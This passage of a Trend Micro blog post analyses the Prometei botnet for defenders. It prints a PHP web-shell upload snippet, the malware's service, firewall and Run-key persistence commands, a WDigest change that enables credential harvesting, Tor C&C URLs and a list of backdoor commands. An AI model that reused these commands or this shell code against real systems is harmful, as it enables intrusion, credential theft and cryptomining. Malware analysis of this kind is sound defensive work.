    move_uploaded_file($_FILES['f']['tmp_name'], $_FILES['f']['name'] );
?>
<form method="post" action="" enctype="multipart/form-data">
<input type="file" id="f" name="f"></br>
<input type="submit" value="Upload">
</form>
```

Figure 16. Screenshot of the Web Shell’s capability

Tor Connections


The command involving C:\Windows\dell\msdtc.exe attempts to connect to a remote Tor-based .onion URL using a Base64-encoded string that decodes to a Prometei-related address for establishing a C&C connection. This is paired with Smcard.exe, a Tor relay that links the infected system to the Tor network and initiates a SOCKS proxy on localhost ports 9001 and 443.

Encoded:

> msdtc.exe
aHR0cHM6Ly9nYjduaTVyZ2VleGRjbmNqLm9uaW9uL2NnaS1iaW4vcHJvbWV0ZWkuY2dpP3I9OSZpPU44UTRZOTBPOVRUNDZNWEc=
msdtc.exe
aHR0cHM6Ly9nYjduaTVyZ2VleGRjbmNqLm9uaW9uL2NnaS1iaW4vcHJvbWV0ZWkuY2dpP3I9MyZpPTlBRjJIWUoyNDBJRlI0VUc=
msdtc.exe
aHR0cHM6Ly9nYjduaTVyZ2VleGRjbmNqLm9uaW9uL2NnaS1iaW4vcHJvbWV0ZWkuY2dpP3I9MyZpPTQ2VjI3OUFJTjUzSDUyUVo=

Decoded:

> https://gb7ni5rgeexdcncj.onion/cgi-bin/prometei.cgi?r=9&i=N8Q4Y90O9T4MXH
https://gb7ni5rgeexdcncj.onion/cgi-bin/prometei.cgi?r=3&i=9AF2HYJ240IFR4UG



msdtc.exe

Observed Attack Techniques:

Object type:
Process

Created:
2024-09-26 07:10:50

Process name:
msdtc.exe

File path:
C:\Windows\dell\msdtc.exe

CLI command:
msdtc.exe aHR0cHM6Ly9nYjduaTVyZ2VleGRjbmNqLm9uaW9uL2NnaS1ia...

File SHA-1:
444264282b3

File SHA-256:
ea8cde217925 ...84416c20a6...


File MD5:
a39ce4960b43eaffbdba5d4b9065cfa9

msdtc.exe aHR0cHM6Ly9nYjduaTVyZ2VleGRjbmNqLm9uaW9uL2NnaS1iaW4vcHJvbWV0ZWku Y2dpP3I9OSZpPU44UTRZOTBPOVRUNDZNWEc=

Figure 17. msdtc.exe, which attempts to reach out to a remote .onion URL

Smcard.exe acts as a Tor relay, connecting the compromised system to the TOR network and establishing a SOCKS proxy on localhost ports 9001 and 443.

> "C:\Windows\dell\smcard.exe" --nt-service "-f" "C:\Windows\dell\torrc"



smcard.exe

Profile Events

Observed Attack Techniques:

Object type:
Process

Created:
2024-09-25 10:07:38

Process name:
smcard.exe

File path:
C:\Windows\dell\smcard.exe

CLI command:
"C:\Windows\dell\smcard.exe" --nt-service "-f" "C:\Windows\dell\torrc"

File SHA-1:
9cd4f36cb5acaf94531a24c7332361cf43c27791

File SHA-256:
01bee3bb01f34f8da926c6b83980958166f1b10d00a923deb87361e9f34bc...

File MD5:
8a5d86eb9b19ddbded8f840b3facbab4

Process ID:
5184

Signer:

Figure 18. Smcard.exe acts as a TOR relay

Prometei Installation Routine

To sum up, the Prometei installation routine, as well as the details of its associated files, are as follows:



with administrative rights
C:Windows
Create service
UPlugPlay
Creates firewall rule
Secures socket tunneling protocol (HTTP)
Starts service
UPlugPlay
Executes with the parameter "Dcomsvc"
zsvc.exe
Renames self to sqhost.exe and drops copy to folder
%AppData%\Intel\ roaming
Create run registry entry
UPlugPlay
Executes with the parameter "Dcomsvc"
Sqhost.exe
Executes another self with the parameter "watchdog"
Executes Mimikatz module
Executes main spreader module
miwalk.exe
rdpclip.exe
Connects to C&C server
sqhost.exe
windriver.exe
Executes SSH spreader module
rdpclip.exe
Executes miner if mining command is received
©2024 TREND MICRO

Figure 19. Prometei installation routine

zsvc.exe/sqhost.exe (as the installer)

- Functions as the initial installer for the botnet when executed without commands.
- The sample is initially packed using UPX and employs a custom packer to unpack its main botnet code.
- The custom packer checks for the presence of the file "mshlpda32.dll" in the system:
  - If absent, it performs the following decoy actions:
    - Create the file *C:\Windows\Temp\setup_gitlog.txt.*
    - Execute the command: *C:\Windows\System32\cmd.exe /c systeminfo>>C:\Windows\temp\setup_gitlog.txt&ping 8.8.8.8>>C:\Windows\temp\setup_gitlog.txt*
    - Terminates the current process.
  - If present, it unpacks the main botnet code by:
    - Reading one byte of the external file.
    - Using the obtained byte to decrypt the main botnet code via XOR.

```
qmemcpy(v55, "C:\\Windows\\mshlpda32.dll", sizeof(v55));
strcpy(FileName, "C:\\Windows\\mshlpda32.dll");
v60 = 97;
FileA = CreateFileA(FileName, 0x80000000, 0, 0, 3u, 0x80u, 0);
if ( FileA != (HANDLE)-1 )
{
  ReadFile(FileA, Buffer, 1u, &v55[1], 0);
  v60 = Buffer[0];
  CloseHandle(FileA);
}
```

- Once the main botnet code is unpacked, the sample will perform checks to see if the botnet has already been installed in the system or not:

    When installing itself with admin rights it will do the following:
    - Create the “C:\Windows\dell” folder where the botnet will store its downloaded modules.
    - Create the registry key HKEY_LOCAL_MACHINE\SOFTWARE\Intel\Support. This registry key will contain the value names MachineKeyId, EncryptedMachineKeyId, and CommId, for later use by the different components for C&C communication.
    - Check the contents of the registry key HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Fax\ value CommId.

        If the value contained is not null, the botnet would use this registry key instead of the newly created one to store the previously mentioned value names.
    - Check if it is executed with a parameter (This will be used to know if the binary is performing installation or its main botnet routines). The parameter that will be used later is “Dcomsvc”
    - Here is a summary of the executed commands it will perform for its installation:
        - Copy Self to C:\Windows
            - C:\Windows\System32\cmd.exe /C copy /y "{Malware Folder}\zsvc.exe" C:\windows
            - Delete Exisiting UPlugPlay Service and a Create UPlugPlay Service
                - C:\Windows\System32\cmd.exe /C sc delete UPlugPlay&sc create UPlugPlay binPath= "c:\windows\sqhost.exe Dcomsvc" type= own DisplayName= "UPlug-and-Play Host" start= auto error= ignore
                - C:\Windows\System32\cmd.exe /C sc config UPlugPlay start= auto
                - C:\Windows\System32\cmd.exe /C reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\UPlugPlay" /v ImagePath /f /t REG_EXPAND_SZ /d "c:\windows\sqhost.exe Dcomsvc"
        - Rename Self to sqhost.exe

            C:\Windows\System32\cmd.exe /C ren C:\windows\zsvc.exe sqhost.exe
        - Start UPlugPlay Service

            C:\Windows\System32\cmd.exe cmd.exe /C sc start UPlugPlay
        - Create a firewall rule that will allow sqhost.exe to create connections over HTTP

            C:\Windows\System32\cmd.exe /C netsh advfirewall firewall add rule name="Secure Socket Tunneling Protocol (HTTP)" dir=in action=allow program="c:\windows\sqhost.exe" enable=yes&netsh firewall add allowedprogram c:\windows\sqhost.exe "Secure Socket Tunneling Protocol (HTTP)" ENABLE
- If installing itself without admin rights, it will instead do the following:
    - Query the service UPlugPlay
    - Copy self and rename as sqhost to %AppData%\intel\roaming folder:

        "C:\Windows\System32\cmd.exe" /C copy /y "{Malware Folder}\zsvc.exe" "%AppData%\intel\sqhost.exe"
    - Add itself to the current user CurrentVersion\Run autostart key for persistence.

        "C:\Windows\System32\cmd.exe" /C reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v UPlugPlay /t REG_SZ /d "c:\users\dyituser_764\appdata\roaming\intel\sqhost.exe Dcomsvc" /f
    - Execute its copied self with the “*Dcomsvc”* parameter.
- If it is finished with its installation routines it will proceed to terminate itself.

sqhost.exe (As the main botnet binary)

- Since sqhost and zsvc are the same file, they also have the same way of packing (initially upx, then the custom unpacker).
- The sample can check if it is run with a parameter. Some parameters it checks for include: ver, Dcomsvc, sha1chk {input}, and watchdog. Based on testing running the parameters don’t return a console output
- The service created executes the sample with the parameter “Dcomsvc”
- The sample appears to be version 3.22 of the botnet.

- Execution chain
  - The sample will execute itself with the watchdog parameter. The watchdog ensures that only one instance of the service is running.
  - The sample will then then execute the command:
    - "C:\Windows\System32\cmd.exe" /C netsh advfirewall firewall delete rule name="Banned brute IPs"
    - "C:\Windows\System32\cmd.exe" /C Auditpol /set /subcategory:"Logon" /failure:enable
  - The sample will attempt to execute its downloaded modules:
    - "C:\Windows\System32\cmd.exe" /C rdpclip.exe
    - "C:\Windows\System32\cmd.exe" /C netsync_v2.exe
    - "C:\Windows\System32\cmd.exe" /C nvstub_v2.exe
    - "C:\Windows\System32\cmd.exe" /C netdefender.exe
  - The sample will perform reconnaissance commands:
    - wmic baseboard get Manufacturer
    - wmic baseboard get product
    - wmic ComputerSystem get Model
    - cmd.exe /c ver
    - wmic OS get lastbootuptime
    - wmic os get caption
  - The sample will begin attempts to connect to its C&C.
  - If the connection is successful, the sample will now await commands.
- There are four possible C&C found hardcoded in the binary where the bot can obtain its configuration:
  - http[://]p2.feefreepool[.]net/cgi-bin/prometei.cgi
  - http[://]mkhkjxgchtfgu7uhofxzgoawntfzrkdccymveektqgpxrpjb72oq[.]zero/cgi-bin/prometei.cgi
  - http[://]mkhkjxgchtfgu7uhofxzgoawntfzrkdccymveektqgpxrpjb72oq[.]b32[.]i2p/cgi-bin/prometei.cgi
  - https[://]gb7ni5rgeexdcncj[.]onion/cgi-bin/prometei.cgi
- Identified backdoor commands from the sample:

Commands	**Description**
set_cc1	Sets a C&C server
set_cc0	Sets a C&C server
set_autoexec2	Sets an automatic execution
set_autoexec1	Sets an automatic execution
set_timeout	Sets a period for connecting to the C&C server
start_mining	Launches SearchIndexer.exe
start_mining1	Launches SearchIndexer.exe
stop_mining	Terminates SearchIndexer.exe
quit	Terminates the bot
quit2	Terminates the bot
sysinfo	Collects information about the machine
call	Executes a program or a file
wget	Downloads a file
xwget	Downloads a file, saves it, and uses XOR to decrypt it
exec	Executes a command

update	Updates the bot version
touch	Opens a file
chkport	Checks if a specific port is open
extip	Returns the bot's external IP address
search	Searches for files by name
fchk	Checks if a file is locked by a process and the file's owner
fdir	Gets current directory

Table 1. Backdoor commands from the sample

Information Stolen
- The sample can execute reconnaissance commands to collect details about the system and motherboard.
- Thanks to its versatile backdoor commands, the bot is capable of gathering various types of information.

rdpcllp.exe\winhlpx64.exe

- The botnet's main spreader module
- Executed by the main bot sqhost.exe
- Executes the command "*C:\Windows\System32\cmd.exe" /C reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest" /v UseLogonCredential /f /t REG_DWORD /d 1* to enable its password stealing module to harvest credentials.

miwalk.exe


- The botnet's customized Mimikatz module
- Executed by rdpcllp.exe. It works in tandem with its parent process to gather stolen credentials that can be used for lateral movement.
- The gathered credentials are stored in *C:\Windows\dell\slldata2.dll*.

windrlver.exe

- The botnet's SSH spreader module
- It is executed by rdpcllp.exe.
- It must be executed with the correct parameters as determined by rdcllp.exe.

SearchIndexer.exe

- The botnet's mining payload
- Uses XMRig version 6.18.0
- Will be executed by sqhost.exe when the bot receives the commands "start_mining" or "start_mining1"



```
if ( sub_421DC0(Block, aStartMining) || sub_421DC0(Block, aStartMining1) )
{
  sub_41EC50(v289, aSearchindexerE);
  LOBYTE(v348) = 80;
  v283 = sub_402E70(v289);
  LOBYTE(v348) = 16;
  sub_41ED60(v289);
  if ( v283 )
  {
    sub_41EC50(&v274, Locale);
    sub_40C6E0(v274, v275, v276, v277, v278, Parameter);
  }
  goto LABEL_470;
}
```

Figure 20. Code snippet showing the commands for the mining payload

Identifying the Threat Group

The threat actors behind Prometei remain largely unidentified, but evidence suggests they are Russian-speaking individuals. The name "Prometei," derived from the Russian translation for Prometheus, hints at a cultural connection.

Older versions of the malware dating back to 2016 contained remnants of Russian language settings, such as an unedited "product name" in the main bot module and a language code indicating Russian.

Furthermore, Prometei appears to avoid infecting other Russian speakers, as observed in the behavior of some of its modules. One of these notable features is the integration with a Tor client, which facilitates communication with a Tor C&C server while avoiding certain exit nodes in the former Soviet Union. Additionally, another component, nvsync.exe, checks for stolen credentials and deliberately avoids targeting accounts labeled “Guest” and “Other user” (in Russian), further suggesting a focus on specific targets.

Conclusion

Our investigation into the Prometei attack reveals the botnet's complexity and persistence in compromised environments. Utilizing WMI and lateral movement tactics, Prometei rapidly spreads by exploiting SMB and RDP vulnerabilities. Key components like sqhost.exe and miwalk.exe facilitate credential harvesting and connections to command-and-control servers. The presence of encoded payloads, Base64-obfuscated PowerShell commands, and firewall modifications underscores the attackers’ efforts to evade detection and maintain persistence.

Incorporating MXDR services into our investigation enhanced real-time monitoring and event correlation, boosting the ability to detect and respond to malicious activities early in the attack lifecycle. By combining Incident Response, Threat Intelligence, and MXDR, we gained a comprehensive understanding of the Prometei botnet and its potential impact on the compromised network. This investigation highlights the importance of proactive detection and response, showing how the right solutions and intelligence (as facilitated by Trend Vision One) can reduce dwell time and protect against advanced threats.

Trend Micro Vision One Threat Intelligence

To stay ahead of evolving threats, Trend Micro customers can access a range of Intelligence Reports and Threat Insights within Trend Micro Vision One. Threat Insights helps customers stay ahead of cyber threats before they happen and better prepared for emerging threats. It offers comprehensive information on threat actors, their malicious activities, and the techniques they use. By leveraging this intelligence, customers can take proactive steps to protect their environments, mitigate risks, and respond effectively to threats.

Trend Micro Vision One Intelligence Reports App [IOC Sweeping]

Unmasking Prometei: A Deep Dive Into Our MXDR Findings

Trend Micro Vision One Threat Insights App

Emerging Threats: Unmasking Prometei: A Deep Dive Into Our MXDR Findings

Hunting Queries

Trend Micro Vision One Search App

Trend Micro Vision Once Customers can use the Search App to match or hunt the malicious indicators mentioned in this blog post with data in their environment.

Detection of PROMETEI Malware

malName:* PROMETEI* AND eventName:MALWARE_DETECTION

More hunting queries are available for Vision One customers with Threat Insights Entitlement enabled

Indicators of Compromise

The full list of IOCs can be found here